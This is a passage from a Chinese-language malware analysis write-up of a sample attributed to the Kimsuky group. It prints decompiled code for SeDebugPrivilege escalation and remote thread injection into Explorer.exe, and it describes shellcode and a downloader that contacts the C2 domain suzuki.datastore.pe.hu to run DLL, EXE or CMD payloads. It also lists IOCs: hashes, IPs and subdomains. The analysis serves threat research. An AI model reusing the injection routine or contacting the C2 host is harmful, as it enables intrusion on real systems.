3      __int64 v0; // rbx
4      void *v1; // rdi
5      __int64 v2; // rdx
6      __int64 v3; // rcx
7      int v4; // esi
8      void **v5; // rax
9      unsigned int v6; // ebx
10     void *v8[4]; // [rsp+28h] [rbp-88h] BYREF
11     void **v9[4]; // [rsp+40h] [rbp-68h] BYREF
12     void **v10[4]; // [rsp+60h] [rbp-48h] BYREF
13     void **v11[6]; // [rsp+80h] [rbp-20h] BYREF
14     void *Block[4]; // [rsp+80h] [rbp+7h] BYREF
15     void *v13[4]; // [rsp+D8h] [rbp+27h] BYREF
16
17     v11[4] = (void *)-2LL;
18     v13[3] = (void **)15;
19     v0 = 0LL;
20     v1[2] = 0LL;
21     LOBYTE(v1[0]) = 0;
22     CreateAutoUpdateDll(v0, "7F95E04807A86A60373934CADEB403A71AF7674828F2DEFF6AAE649", (void **)0x38);

```

对其进行分析，可以看到先在C:\Users\当前用户\AppData\Roaming\Microsoft\Windows\Defender下创建了一个AutoUpdate.dll



随后，程序会进行提权与远程线程注入

```

v5 = sub_7FFBE8EA2070(Block, (unsigned __int64 *)v10);
if ( (unsigned __int64)v5[3] >= 0x10 )
{
    v5 = (void **)*v5;
    v11[3] = (void *)15;
    v11[2] = 0LL;
    LOBYTE(v11[0]) = 0;
    if ( *(_BYTE *)v5 )
    {
        v0 = -1LL;
        do
        {
            ++v0;
        } while ( *((_BYTE *)v5 + v0) );
    }
    CreateAutoUpdateDll((void ***)v11, (char *)v5, (void **)v0);
    v6 = SeDebug_And_CreateRemoteThread(v1, v4, v11, v8);
    if ( Block[3] >= (void *)0x10 )
    {
        j_free(Block[0]);
        j_j_free(v1);
        if ( v13[3] >= (void *)0x10 )
        {
            j_free(v13[0]);
        }
        return v6;
    }
}

```

```

__int64 __fastcall sub_7FFBE8EA2680(void *Src, int a2, void **a3, void **a4)
{
    size_t v6; // r13
    unsigned int v8; // r15d

```

```

__int64 v9; // rax
void *v10; // r14
void *v11; // rax
void *v12; // rbx
HANDLE v13; // rax
__int64 v14; // rax
unsigned int v16; // [rsp+30h] [rbp-49h]
void *v17[2]; // [rsp+38h] [rbp-41h] BYREF
__int64 v18; // [rsp+48h] [rbp-31h]
__int64 v19; // [rsp+50h] [rbp-29h]
__int64 v20; // [rsp+58h] [rbp-21h]
HANDLE TokenHandle[3]; // [rsp+60h] [rbp-19h] BYREF
struct _TOKEN_PRIVILEGES Luid; // [rsp+78h] [rbp-1h] BYREF

v20 = -2LL;
v6 = a2;
TokenHandle[1] = a3;
TokenHandle[2] = a4;
v8 = 0;
*(_QWORD *)&Luid.PrivilegeCount = 0LL;
*(_QWORD *)&Luid.Privileges[0].Luid.HighPart = 0LL;
TokenHandle[0] = 0LL;
v19 = 15LL;
v18 = 0LL;
LOBYTE(v17[0]) = 0;
sub_7FFBE8EA17E0(v17, a4, 0LL, 0xFFFFFFFFFFFFFFFFFuLL);
v16 = Func_CreateToolhelp32Snapshot((__int64)v17);
if ( v16 )
{
    v9 = kernel32_GetProcessHeap();
    v10 = (void *)ntdll_RtlAllocateHeap(v9, 0LL, v6);
    memmove(v10, Src, v6);
    if ( v10 )
    {
        v11 = (void *)kernel32_GetCurrentProcess();
        if ( OpenProcessToken(v11, 0x28u, TokenHandle) )
        {
            Luid.PrivilegeCount = 1;
            Luid.Privileges[0].Attributes = 2;
            if ( LookupPrivilegeValueA(0LL, "SeDebugPrivilege",
&Luid.Privileges[0].Luid) )
                AdjustTokenPrivileges(TokenHandle[0], 0, &Luid, 0, 0LL, 0LL);
            kernel32_CloseHandle(TokenHandle[0]);
        }
        v12 = (void *)kernel32_OpenProcess(1082LL, 0LL, v16);
        if ( v12 )
        {
            v19 = 15LL;
            v18 = 0LL;
            LOBYTE(v17[0]) = 0;
            sub_7FFBE8EA17E0(v17, a3, 0LL, 0xFFFFFFFFFFFFFFFFFuLL);
            v13 = Func_CreateRemoteThread(v12, v10, (unsigned int)v6, (__int64)v17);
            if ( v13 )
            {
                kernel32_WaitForSingleObject(v13, 0xFFFFFFFFLL);
            }
        }
    }
}

```

```

        v8 = 1;
    }
    kernel32_CloseHandle(v12);
}
v14 = kernel32_GetProcessHeap();
kernel32_HeapFree(v14, 0LL, v10);
}
}
if ( (unsigned __int64)a3[3] >= 0x10 )
    j_free(*a3);
a3[3] = (void *)15;
a3[2] = 0LL;
*(_BYTE *)a3 = 0;
if ( (unsigned __int64)a4[3] >= 0x10 )
    j_free(*a4);
a4[3] = (void *)15;
a4[2] = 0LL;
*(_BYTE *)a4 = 0;
return v8;
}

```

先使用CreateToolhelp32Snapshot创建进程快照，找到Explorer.exe进程

```

1  _int64 __fastcall Func_CreateToolhelp32Snapshot(void **a1)
2  {
3      unsigned int v2; // ebp
4      __int64 v3; // rdi
5      int v4; // esi
6      int v5; // eax
7      const char *v6; // rax
8      _DWORD v8[76]; // [rsp+30h] [rbp-148h] BYREF
9
10     v2 = 0;
11     v3 = off_7FFBE8EFD868(2LL, 0LL); // kernel32_CreateToolhelp32Snapshot
12     if ( v3 != -1 )
13     {
14         v4 = 1;
15         while ( 1 )
16         {
17             memset(&v8[1], 0, 0x12CuLL);
18             v8[0] = 304;
19             if ( v4 )
20             {
21                 v4 = 0;
22                 v5 = off_7FFBE8EFD870(v3, v8);
23             }
24             else
25             {
26                 v5 = off_7FFBE8EFD878(v3, v8);
27             }
28             if ( !v5 )
29                 break;
30             v6 = (const char *)sub_7FFBE8EA16C0(a1);
31             if ( !strcmp((const char *)&v8[11], v6) )// Explorer.exe
32                 v2 = v8[2];
33         }
34         kernel32_CloseHandle(v3);
35     }
36     if ( (unsigned __int64)a1[3] >= 0x10 )
37         j_free(*a1);
38     a1[3] = (void *)15;
39     a1[2] = 0LL;
40     *(_BYTE *)a1 = 0;
41     return v2;
42 }

```

• .data:00007FFBE8EFD868 off_7FFBE8EFD868 dq offset kernel32_CreateToolhelp32Snapshot
 • .data:00007FFBE8EFD868 ; DATA XREF: Func_CreateToolhelp32Snapshot+41↑r

随后用LookupPrivilegeValueA与AdjustTokenPrivileges进行提权，提权至SeDebugPrivilege

```

if ( OpenProcessToken(v11, 0x28u, TokenHandle) )
{
    Luid.PrivilegeCount = 1;
    Luid.Privileges[0].Attributes = 2;
    if ( LookupPrivilegeValueA(0LL, "SeDebugPrivilege", &Luid.Privileges[0].Luid) )
        AdjustTokenPrivileges(TokenHandle[0], 0, &Luid, 0, 0LL, 0LL);
    kernel32_CloseHandle(TokenHandle[0]);
}

```

最后对Explorer.exe进行远程线程注入

```

if ( v12 )
{
    v19 = 15LL;
    v18 = 0LL;
    LOBYTE(v17[0]) = 0;
    sub_7FFBE8EA17E0(v17, a3, 0LL, 0xFFFFFFFFFFFFFFFFFULL);
    v13 = Func_CreateRemoteThread(v12, v10, (unsigned int)v6, (__int64)v17);
    if ( v13 )
    {
        kernel32_WaitForSingleObject(v13, 0xFFFFFFFFLL);
        v8 = 1;
    }
    kernel32_CloseHandle(v12);
}
v14 = kernel32_GetProcessHeap();
kernel32_HeapFree(v14, 0LL, v10);
}

```

```

HANDLE __fastcall Func_CreateRemoteThread(HANDLE hProcess, LPCVOID lpBuffer,
SIZE_T dwSize, void **a4)

```

```

{
    void **v4; // rbx
    SIZE_T v5; // r12
    HANDLE v8; // rsi
    unsigned int v9; // eax
    __int64 v10; // r13
    char *v11; // rax
    char *v12; // r12
    SIZE_T nSize; // [rsp+40h] [rbp-88h]
    void *v15[5]; // [rsp+48h] [rbp-80h] BYREF
    void **v16; // [rsp+70h] [rbp-58h]
    DWORD ThreadId; // [rsp+78h] [rbp-50h] BYREF

    v15[4] = (void *)-2LL;
    v4 = a4;
    v5 = (unsigned int)dwSize;
    v16 = a4;
    v8 = 0LL;
    ThreadId = 0;
    try
    {
        if ( hProcess )
        {
            if ( lpBuffer )
            {
                if ( (_DWORD)dwSize )
                {
                    v15[3] = (void *)15;
                    v15[2] = 0LL;
                    LOBYTE(v15[0]) = 0;
                    sub_7FFBE8EA17E0(v15, a4, 0LL, 0xFFFFFFFFFFFFFFFFFULL);

```




```
v9 = sub_7FFBE8EA2910(lpBuffer, v15);  
v10 = v9;  
if ( v9 )  
{  
    nSize = v5;  
    v11 = (char *)VirtualAllocEx(hProcess, 0LL, (unsigned int)v5,  
0x3000u, 0x40u);  
    v12 = v11;  
    if ( v11 )  
    {  
        if ( WriteProcessMemory(hProcess, v11, lpBuffer, nSize, 0LL) )  
            v8 = CreateRemoteThread(  
                hProcess,  
                0LL,  
                0x100000uLL,  
                (LPTHREAD_START_ROUTINE)&v12[v10],  
                0LL,  
                0,  
                &ThreadId);  
    }  
}  
}  
}  
}  
}  
}  
catch ( ... )  
{  
    v8 = 0LL;  
    v4 = v16;  
}  
if ( (unsigned __int64)v4[3] >= 0x10 )  
    j_free(*v4);  
v4[3] = (void *)15;  
v4[2] = 0LL;  
*(__BYTE *)v4 = 0;  
return v8;  
}
```


至此第二阶段结束

3、ShellCode

找到远程线程启动的位置



Shellcode会在进程中申请一块空间，用来加载攻击载荷，并释放一个Bat,对之前的子木马进行清除



ShellCode会在最后的Call RBX执行攻击载荷的OEP


可以Dump下来

MEM_000000007270000_0003D000.mem.bak	2025-06-09 22:55	BAK 文件	244 KB
MEM_000000007270000_0003D000.mem	2025-06-09 22:56	MEM 文件	212 KB

然后对Dump的内存进行修复，主要步骤是修复RawSize和RawAddress,因为被展开到内存后，PE文件的对齐粒度与地址都发生了变化。

修复完毕后，通过IDA分析Dump文件

其先会创建互斥体，随后执行载荷



其会链接到一个网址，字符串被加密了.....，解出来应该是suzuki.datastore.pe.hu

会下载一个文件

```
115 v12[7] = (void *)15;
116 v12[6] = 0i64;
117 LOBYTE(v12[4]) = 0;
118 sub_8062AF0(&v12[4], v38, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
119 v20 = 15i64;
120 v19 = 0i64;
121 LOBYTE(Src[0]) = 0;
122 sub_8062AF0(Src, v44, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
123 DoSomethingAndDelete(v30, Src, &v12[4], v12);
124 if ( v35 )
125 {
126     if ( (_DWORD)v36 )
127     {
128         switch ( (_DWORD)v36 )
129         {
130             case 1:
131                 RunDll(v30);
132                 break;
133             case 2:
134                 RunExe(v30);
135                 break;
136             case 3:
137                 CheckFile(v30);
138                 break;
139         }
140     }
141     else
142     {
143         RunCmd(v30);
144     }
145 }
146 v21 = &v12[8];
147 v14 = 15i64;
148 v13 = 0i64;
149 LOBYTE(v12[8]) = 0;
150 sub_8062AF0(&v12[8], v40, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
151 v17 = 15i64;
152 v16 = 0i64;
```

下载完毕后进行一些操作，推测和流量相关.....不太了解流量没有分析出来.....

随后会将下载的文件删除

然后会执行不同的操作，创建并执行DLL文件、EXE、CMD等

三、溯源

情报IOC ②

情报IOC	IOC类型	微步判定	情报内容	发现IOC环境
suzuki.datastore.pe.hu	Domain	恶意		Win10(1903 64bit,Office2016)
757dfeacabf4c2f771147159d2611781835 4af14050e6ba42cc00f4a3d58e51f	Hash	恶意	 Kimsuky 木马	2 个分析环境



suzuki.datastore.pe.hu

API

2024-05-01 情报更新 工具 · 计算机和互联网 Umbrella 100w+ · Alexa 100w+ · 查看历史排名

恶意软件

远控

Kimsuky组织

APT

Wacatac木马

NukeSped木马

动态域名

+5 过期情报

相关URL 0

解析IP数 2

注册时间 -

域名服务商 -

相关样本 7

子域名数 1000+

过期时间 -

域名注册邮箱 -

ICP 备案 -

情报洞察

包含 1条可疑特征, 1条重点特征

关联情报

安全博客提及

共有8篇站外安全博客内容提到了该域名

身份归属

动态地址

该域名获取成本较低, 常被黑客用做远控域名

获取"suzuki.datastore.pe.hu"的全网信息

输出"suzuki.datastore.pe.hu"的情报总结

对"suzuki.datastore.pe.hu"进行溯源

网页结果 62 | 域名解析 2 | WHOIS 9 | 资产测绘 0 | 数字证书 0 | 子域名 1K + | 相关样本 7 | 相关URL 0 | 网站分析 0

历史解析 (2)

已为您开放域名解析高级查询权限。域名的当前解析IP反查信息最大显示 1000 条数据。

历史解析IP (2)

IP	地理位置	运营商/服务商
185.224.138.29	荷兰 德伦特省 梅珀尔	Hostinger International Limited
45.13.135.103	美国 北卡罗来纳州 阿什维尔	Hostinger International Limited

历史解析记录 (2)

时间	IP
2020-04-14	185.224.138.29
2020-02-28	45.13.135.103

网页结果 62 | 域名解析 2 | WHOIS 9 | 资产测绘 0 | 数字证书 0 | 子域名 1K + | 相关样本 7 | 相关URL 0 | 网站分析 0

已为您开放子域名高级查询权限。

子域名	解析IP
000webhost.pe.hu	145.14.156.69 2a02:4780:0008:1029:0000:27b2:33e2:0002
008.pe.hu	31.220.19.67
077.pe.hu	194.5.156.233 2a02:4780:0008:1116:0000:0790:4bc9:0002
099099099.pe.hu	34.120.137.41 2600:1901:0000:84ef:0000:0000:0000:0000
www.099099099.pe.hu	34.120.137.41 2600:1901:0000:84ef:0000:0000:0000:0000
0bit.pe.hu	-
0din.pe.hu	-
0dnocklassnki.pe.hu	-
0e2h4xu5st.pe.hu	-
0f684582d8.pe.hu	-

网页结果 62 | 域名解析 2 | WHOIS 9 | 资产测绘 0 | 数字证书 0 | 子域名 1K + | 相关样本 7 | 相关URL 0 | 网站分析 0

通信样本 7 | 下载样本 0 | 提及域名样本 0

文件名称	类型	扫描时间	SHA256	多引擎检出	木马家族和类型	威胁等级
757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe	EXEx86	2025-06-08 20:09:39	757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f	12 / 28	Kimsuky 木马	! 恶意
4C4644A85B7F0400F34C2D6E8FDC6C74	DLLx86	2022-09-08 08:27:56	90e3888db9acd722f51358871c11038f43f099dd9c5adf54036815c90e1f5393	10 / 23	Kimsuky 木马	! 恶意
4110EF6C69EC6DE05C626EB624F6CEDB	DLLx64	2022-09-08 04:26:58	49ff931ea772f965ed270d635681da88c710e436bab6bbf536d0bb112f74d14	15 / 23	APoST 木马	! 恶意
7C55764C4FA3EFC4791EA374393F1795	EXEx86	2022-07-27 19:36:01	fbba97c96c2b06d75874070ed946e7ca30e28112c42e4a09ebd2ef6f020edd3a	12 / 23	Kimsuky 木马	! 恶意
90192d7d9bdf460_9fd9.tmp.db	DLLx86	2021-11-05 16:18:58	90192d7d9bdf460ac25f05126ed2cbf50994f97b5dc96f953c5bab20ae5a485	17 / 26	Agent 木马	! 恶意
5504ed75d305e0d297fa2f0023c13c5b9f56be48b4e1670e50523aa4d58bba5f	EXEx86	2021-11-15 15:02:49	5504ed75d305e0d297fa2f0023c13c5b9f56be48b4e1670e50523aa4d58bba5f	18 / 26	Agent 木马	! 恶意
647c880e0badedd1_39D7.tmp.db	DLLx86	2021-11-19 23:47:04	647c880e0badedd1bf6ecb5ce7b93d836ad3c97123349f626de6278805f2c9db	18 / 26	Agent 木马	! 恶意

可能为朝鲜常用